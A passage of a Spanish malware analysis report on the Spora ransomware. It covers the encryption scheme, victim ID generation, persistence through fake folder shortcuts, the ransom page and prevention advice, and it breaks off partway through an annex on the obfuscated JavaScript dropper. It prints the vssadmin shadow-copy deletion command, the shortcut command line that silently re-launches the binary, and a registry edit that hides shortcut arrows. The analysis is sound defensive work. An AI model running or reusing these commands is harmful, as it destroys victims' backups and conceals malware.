6	Archivos comprimidos y de salvaguardia (*backups*)	**.backup, .7z, .rar, .zip**

Algo característico de este ransomware es que **no excluye los ficheros de la papelera de reciclaje**, como sí hacen la mayoría de familias de este tipo.

Acto seguido procede a enumerar los recursos compartidos en red empleando la librería **wininet.dll**, teniendo estos en cuenta también para la elaboración de la lista.

Una vez acabada la lista, procede a cargar en el CSP (Cryptographic Service Provider) la clave RSA-1 mediante llamadas a las funciones **CryptStringToBinaryA**, **CryptDecodeObjectEx** y **CryptImportPublicKeyInfo** con los siguientes parámetros:

CryptDecodeObjectEx:

Arg1 =	**1**	Codificación del certificado empleado **PKCS_7_ASN_ENCODING**
Arg2 =	**8**	**lpszStructType = X509_PUBLIC_KEY_INFO**
Arg3 =	**262758**	Estructura a decodificar
Arg4 =	**0xA2**	Tamaño
Arg5 =	**0x8000**	Banderas de señalización (*flags*).
Arg6 =	**0**	**DecodePara**. Si está a **0** indica que se emplea **LocalAlloc**
Arg7 =	**18FEE4**	**pvStructInfo** (salida) = **2595B8**
Arg8 =	**18FEDC**	**pcbStructInfo** (salida) = **0xC8**

CryptImportPublicKeyInfo:

Arg1 =	**251760**	Manejador (*handler*) del CSP al que se desea importar la clave.
Arg2 =	**1**	Codificación del certificado empleado **PKCS_7_ASN_ENCODING**
Arg3 =	**2595B8**	**certInfo**
Arg4 =	**405EC8**	Manejador (*handler*) de la clave importada (salida) = **261A70**

Una vez ha asignado un manejador a la clave RSA-1, procede a generar un par de claves pública/privada RSA-1024 (en adelante RSA-2) mediante una llamada a la función **CryptGenKey** con los siguientes parámetros:

CryptGenKey:

Arg1 =	**251760**	Manejador (*handler*) del CSP
Arg2 =	**0xA400**	ID del Algoritmo del cifrado RSA
Arg3 =	**0x4000001**	Tamaño de la clave = **0x400** (1024 en decimal)
Arg4 =	**18FF00**	Manejador de la clave (salida) = **262758**

El siguiente paso consiste en hacer una serie de llamadas a **CryptExportKey** y a **CryptBinaryToStringA** con el objetivo de añadir las cabeceras de **PrivateKeyBlob** necesarias y codificar el resultado en Base64. A este resultado le añade las cabeceras y finales de clave para conseguir la estructura final:

-----BEGIN RSA PRIVATE KEY-----

BwIAAACkAABSU0EyAAQAAAEAAQDr6zJTM5S3DLORgM3IpiHKtXrDCoE1TYi+up2Mkzeotbh4s/1udJHIhCJP26y5JPGgXkk74FNDHb89bfiiVaz3ba70FoU8MeV5/xco7Tn6A3mZ9xicYRAaVkaUmiJmRE6poZkX+J1aPdEJuMiyzAGVMHEzArT7/iM2nftOs766ok9Q1DrAWtWUKv97HnODxZNVTveziQmVg/K4maZXUjsz/SiGD/1sdNLJRd/mkslixJi4sOtJIPGori0fiPUr99iIBwcY5MVBAps6sXz/mzvGOyutj3w3RKJoMpXq6HcHhNsfb0wlHHsyMoWWGbfdPznvB+nGhbseouKDJs2mnAHA6W4W1UxKGFdDcbtmYqy/gVj3qqmdid9xS3iiD3jjwTN5B6ha/IJtY3WGLXlGOscNFbVqrxLiB+2qhsu2Xd2QUjUjggOyrC+bISCatvg1RGwUeeWD6R6y3iumDSGfsPasqTfh3GKcgFQOiEA7

MijZfUWmbX0G7vAWxnUIA8/08y3yP733HU/bAXf9UNm/VipsrJTUwUf3K0ql9jiMyQ9lFMqY5pMFj0e0pdvLoKqs1nM7jOJf7lYtW1ws+u3XC+lcWdo7xWceGeeMfUoReF57BQPGhHpYIlmUpw+K0DHseqa8llDsWEYnCx9ybBZqX0++omwpBpxuWRGqbTY2GKLZgdUv23XwECoxdJp2Co0c6SWIcbfnCYzicnyFFPYtkPRRva7aNNC5X9Pvox/jffPeEr0a91+EUNoJ38uSIEPdBRA=

-----END RSA PRIVATE KEY-----

Lo siguiente que hará el código dañino es obtener algunos valores descriptivos de la máquina atacada. El primero de ellos es la fecha y para ello llama a la función **GetLocalTime**, luego sigue con el nombre de usuario de la víctima llamando a la función **GetUserNameA**, continua determinando el idioma en el que está el equipo atacado y lo hace con una llamada a la función **GetLocaleInfoA**. Los resultados de estas consultas se guardan en memoria, a continuación del par de claves RSA-2 obtenidas previamente. Además de esto, también se añade la **CADENA-D** que se encontraba embebida en el código del ejecutable.

Address	Hex dump	ASCII
00267A70	6E 43 78 39 79 62 42 5A 71 58 30 2B 2B 6F 6D 77	nCx9ybBZqX0++omw
00267A80	70 42 70 78 75 57 52 47 71 62 54 59 32 0D 0A 47	pBpxuWRGqbTY2♪◘G
00267A90	4B 4C 5A 67 64 55 76 32 33 58 77 45 43 6F 78 64	KLZgdUv23XwECoxd
00267AA0	4A 70 32 43 6F 30 63 36 53 57 49 63 62 66 6E 43	Jp2Co0c6SWIcbfnC
00267AB0	59 7A 69 63 6E 79 46 46 50 59 74 6B 50 52 52 76	YzicnyFFPYtkPRRv
00267AC0	61 37 61 4E 4E 43 35 58 39 50 76 6F 78 2F 6A 0D	a7aNNC5X9Pvox/j♪
00267AD0	0A 66 66 50 65 45 72 30 61 39 31 2B 45 55 4E 6F	◙ffPeEr0a91+EUNo
00267AE0	4A 33 38 75 53 49 45 50 64 42 52 41 3D 0D 0A 2D	J38uSIEPdBRA=♪◙-
00267AF0	2D 2D 2D 2D 45 4E 44 20 52 53 41 20 50 52 49 56	----END RSA PRIV
00267B00	41 54 45 20 4B 45 59 2D 2D 2D 2D 2D 0D 0A 30 38	ATE KEY-----♪◙08
00267B10	2E 30 32 2E 32 30 31 37 7C 55 73 75 61 72 69 6F	.02.2017|Usuario
00267B20	7C 45 53 50 7C 44 32 38 33 43 33 31 39 37 32 7C	|ESP|D283C31972|
00267B30	30 7C 31 33 7C 30 7C 39 7C 33 31 7C 32 33 00 00	0|13|0|9|31|23
00267B40	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

Fig. 8. Contenido del archivo .KEY

Una vez obtenidos esos datos, el código dañino procede a calcular el valor de la función hash MD5 sobre la clave generada, concatenada con los parámetros de la máquina. Dicho hash es el que emplea para la generación de un ID único para cada víctima y que dará nombre a su archivo **.KEY** que habrá de enviarse a la hora de realizar el pago del rescate.

La generación de dicho ID se realizará de la siguiente manera: Las primeras dos o tres letras (dependiendo de la región) indican el código de país asociado con la región previamente obtenida. Los cinco siguientes dígitos serán los cinco primeros dígitos del valor hash MD5. El resto del material son estadísticas sobre los ficheros que

cifra el Ransomware. Dichas estadísticas reflejan los seis bloques de extensiones en los que el código dañino cataloga los distintos ficheros según su tipo.




Fig. 9. Función hash sobre el fichero .KEY

Con dichos datos se realizan una serie de sustituciones. Primeramente, todas las barras verticales (|) son reemplazadas por una **T**. Seguidamente, los dígitos son sustituidos según la siguiente tabla:




Figura 10. Tabla de sustitución para la generación del ID

Tal y como se aprecia en la figura anterior, este código se trata de un *switch-case* que sustituye cada dígito por el carácter ASCII hexadecimal correspondiente.

Dado que el **ID** está formado por bloques de cinco caracteres, si no se rellenase por completo un bloque se introducirían al final tantas **Y** como caracteres faltasen. En nuestro caso el **ID** obtenido fue el siguiente:

ES255-BDZTX-OTZTK-TOXTR-OYYYY

Después de obtener el valor de ID, el código dañino procede a generar una nueva clave AES-256 (en adelante, AES-2) **con la que cifrará la sección de memoria que contiene la clave** RSA **privada** y la información del equipo. Dicha clave AES-2 quedará a su vez cifrada por la clave pública RSA-1. Acto seguido, creará el fichero **.KEY** con dicha información cifrada y nombre **ID_OBTENIDO.KEY**. Al final del fichero se añadirá la clave AES-2 empleada para su cifrado, cifrada con la clave pública RSA-1. Una vez generado el fichero, se copiará al escritorio y a:

C:\%AppData%*MicrosoftWindows**Templates***

El siguiente paso es volver a recorrer los ficheros que hay que cifrar. Para cada uno que cumpla las condiciones establecidas por el código dañino, se mapeará en memoria mediante llamadas a **CreateFileMapping** y **MapViewOfFile** con privilegios de acceso **FILE_MAP_WRITE** y **FILE_MAP_READ**.

En este punto se creará **una nueva clave** AES-256 (en adelante, AES-F) **para cada fichero**, que será cifrada con la clave pública RSA-2 generada anteriormente. Con dicha clave AES-F se cifrará la totalidad del fichero. Al terminar dicho proceso, se añadirá la clave AES-F empleada, y convenientemente cifrada, al final del fichero junto con los últimos 4 bytes del fichero original.

Algo importante que tiene ese mapeado de memoria es que se limita el tamaño efectivo del fichero a **0x500000** bytes por lo que, si el fichero tiene una longitud mayor, sólo se cifrarán los primeros **0x500000** bytes (5.242.880 bytes en decimal) y los restantes quedarían intactos.




Fig. 11. Primeros Bytes de un fichero grande




Fig. 12. Bytes a partir de 0x500000 de un fichero grande

El recorrido de los ficheros se realiza de forma secuencial para cada grupo de extensiones a cifrar; es decir, primero se cifrarán los ficheros del grupo 1 (objetos Office), posteriormente los del grupo 2, y así hasta llegar al sexto grupo. A continuación se muestra un pseudo-código que ilustra el proceso:


```
for (int i = 1; i<=6; i++){
   for(fich:ficheros){
     if(comprueba_extension(fich, i))
       cifra(fich)
   }
}
```

Una vez todos los ficheros han sido cifrados, el código dañino procede a reemplazar en el archivo HTML del rescate, los valores marcados como **{key}** por el **ID** generado. A continuación, se genera el fichero y lo copia en las mismas rutas que el archivo **.KEY**, dándole el mismo nombre (**ID** de víctima).

El último paso del proceso de cifrado consiste en la creación de un fichero con extensión **.LST** y mismo nombre que el fichero con extensión **.KEY** y el que termina en **.HTML** y que contendrá una lista con los nombres y las rutas de los ficheros que han sido cifrados. Todos estos ficheros están cifrados con una nueva clave AES-256 que es cifrada con la clave pública RSA-2 para preservar su confidencialidad.

Al igual que sucede con los ficheros, dicha clave simétrica cifrada con una clave pública, se añade al final de cada archivo. Es probable que dicho archivo sea utilizado en el proceso de descifrado desarrollado por la utilidad o aplicación de descifrado que se recibe después de haber pago del rescate.

En la siguiente figura se puede apreciar un resumen de todo el sistema de cifrado.



Como es común en este tipo de códigos dañinos, se eliminan las Windows Shadow Copies para intentar evitar la restauración de los ficheros secuestrados mediante esta técnica. Para ello, el ransomware ejecuta el siguiente comando a través de la utilidad wmic[3]:

```
"process call create "cmd.exe /c vssadmin.exe
delete shadows /all /quiet & bcdedit.exe /set {default} recoveryenabled no &
bcdedi"
```

Esta acción requiere de la autorización del usuario mediante el UAC[4] (*User Account Control*) si no se dispone de privilegios de administrador. De ser rechazada, volverá a ser solicitada hasta que sea aceptada.

Antes de concluir la ejecución, el código dañino lanza una instancia del navegador web por omisión apuntando al fichero **.HTML** con las instrucciones para el pago del rescate.

3 Ver https://technet.microsoft.com/en-us/library/bb742610.aspx#EEAA

4 Ver https://en.wikipedia.org/wiki/User_Account_Control




Fig. 13. Fichero .HTML de rescate

7. CONEXIONES DE RED

Dado que todo el proceso se realiza de forma offline y sin servidor de mando y control (C&C), en el caso del ransomware Spora no se realiza ningún tipo de conexión de red.

8. PERMANENCIA EN EL SISTEMA

Para intentar permanecer en el sistema una vez ha sido ejecutado, Spora emplea una técnica que consiste en definir como ocultas las carpetas presentes en las rutas más utilizadas de un sistema de ficheros (los puntos raíz de medios fijos y extraíbles[5], y el escritorio del usuario). Para ello crea tantos accesos directos como carpetas hubiese originalmente en el directorio, y les da exactamente el mismo nombre. Esta acción tiene como objetivo que, una vez el código dañino ha terminado su ejecución, la víctima siga cifrando cualquier nuevo fichero que pudiese aparecer en el sistema, con la mera acción de navegar a través del sistema de ficheros. La acción a la que apuntan dichos accesos directos es la siguiente:

```
C:\Windows\system32\cmd.exe /c explorer.exe NOMBRE_DE_LA_CARPETA & type "101bc18e-270f-3971-0241-5b1c22360486.exe" > "%tmp%\101bc18e-270f-3971-0241-5b1c22360486.exe" & start NOMBRE_DE_LA_CARPETA "%tmp%\101bc18e-270f-3971-0241-5b1c22360486.exe"
```

5 Esto puede llegar a provocar que se extienda el código dañino mediante medios extraíbles o unidades en red, lo que lo hace más peligroso.

Siendo **101bc18e-270f-3971-0241-5b1c22360486.exe** el nombre de una copia del fichero binario, cuyo nombre ha sido derivado calculando el checksum CRC32 del **VolumeSerialNumber**[6]. Este fichero se ha copiado en los mismos lugares donde se ha realizado la operación de ocultación que se ha mencionado.

Con el ánimo de dar más detalles, decir que el valor de dicho checksum se utiliza del siguiente formato para la generación del nombre:

%08x-%04x-%04x-%02x%02x-%02x%02x%02x%02

Donde **%** indica el número de dígitos seguidos de su formato (**x** si es hexadecimal, nada si es decimal), se observa que encaja con el nombre obtenido.

Para evitar levantar sospechas, al ejecutar el acceso directo y con ello lanzar a ejecución una vez más el binario de Spora, también se abre la carpeta que originalmente tenía el nombre de dicho acceso directo y que ahora aparece como carpeta oculta. De ese modo, la víctima que no tenga activada la opción de visualizar las carpetas y archivos ocultos, no se daría cuenta de la ejecución del binario dañino ya que consigue abrir la carpeta que pretendía abrir.




Figura 14. Suplantación de carpetas mediante accesos directos

Como medida adicional de su estrategia de ocultación y permanencia, el ransomware borra la entrada del registro que se encarga de que en los iconos de los accesos directos aparezca una flecha para diferenciarlos de las carpetas normales. Esta acción la realiza llamando a **RegOpenKeyEx** y **RegDeleteValue** del siguiente modo:

-RegOpenKeyEx

Arg1 = hKey HKEY_LOCAL_MACHINE

[6] El **`VolumeSerialNumber`** es un número de 32-bits que identifica un disco de almacenamiento, y que se determina por la fecha y la hora del reloj real-time de la máquina a la que esté conectado en el momento de su último formateo.

Arg2 =	**SubKey**	**SOFTWARE\Classes\lnkfile**
Arg3 =	**Reserved**	**0**
Arg4 =	**DesiredAccess**	**KEY_SET_VALUE**
Arg5 =	**pResult**	**0018FEE4** (salida) = **016C**

-RegDeleteValue

Arg1 =	**hKey**	**0x016C**
Arg2 =	**Value**	**IsShortcut**

9. DESINFECCIÓN

Por el momento, no existen herramientas de descifrado (*decrypters*) que permitan recuperar los archivos secuestrados sin obtener previamente la clave de descifrado con la colaboración del servidor de mando y control (C&C).

10. PREVENCIÓN

Como medidas preventivas se recomiendan aquellas que aparecen recogidas en el manual de Buenas Prácticas **CCN-CERT BP-04/16 Ransomware**.

Aun así es especialmente destacable activar la opción de visualizar archivos y carpetas ocultas de Windows, para evitar caer en la técnica de persistencia mediante enlaces directos.

11. INFORMACIÓN DEL C2

Dado que la operación de este ransomware es esencialmente offline, no existe servidor de mando y control como tal, sino una infraestructura de pago de los rescates. Es en ese momento en el que la víctima proporciona toda la información que es necesaria para descubrir cuáles han sido las claves utilizadas en el cifrado de los ficheros. Esa información es la que está contenida en el fichero **.KEY** que ha de enviarse al realizar el pago del rescate.

Aun así, es destacable el aspecto limpio, pulido y profesional que presenta la página para realizar el pago, tal y como se muestra en la imagen:




Fig. 15. Panel de administración del rescate

Esta página de rescate tiene algunas características que son novedosas en este sector, como por ejemplo un chat directo con los usuarios afectados y con los desarrolladores del código dañino, también hay opciones distintas para los pagos (restauración completa, inmunidad para futuras infecciones, eliminación del binario, restauración de un fichero o una prueba para restaurar dos ficheros pequeños) y un sistema de descuentos.

12. REFERENCIAS

[REF.- 01]: Captura de pantalla de mensaje de correo fraudulento

https://www.bleepingcomputer.com/news/security/spora-ransomware-works-offline-has-the-most-sophisticated-payment-site-as-of-yet/

ANEXO I. DES-OFUSCADO Y EJECUCIÓN DEL DROPPER FLASH.

El primer estado del código sin des-ofuscar sería el siguiente (se han reducido las longitudes de las cadenas y simplificado los nombres de las variables):

```
<html>
<head>
   <meta charset="ISO-8859-1">
</head>
   <body><script type="text/javascript">

primera="rn;}} fga df && x0 &2 9- ea ;...".split(' ');

segunda="func nk va, v: 89 d658 j8 fs* at em ] ript...".split(' ');
corta=".=\"\')(\t\n";

for(cadena='',tope=10542,i=0;tope>-1,i<=10543;tope--,i++) {
   cadena+=segunda[i];
   if (typeof primera[tope] !=('undefined')){
      cadena+=primera[tope];
   }
}

for(i=0;i<=corta.length-1;i++) {
   substr = ("subs")+"tr";
   regex = regex.replace((new RegExp(corta[regex](i,1), "g"),corta[regex](i+2-1,1)))
   i++;
}

variable=this[((14523)?"ev"+"sQfa"[regex](3):"")+"l"];
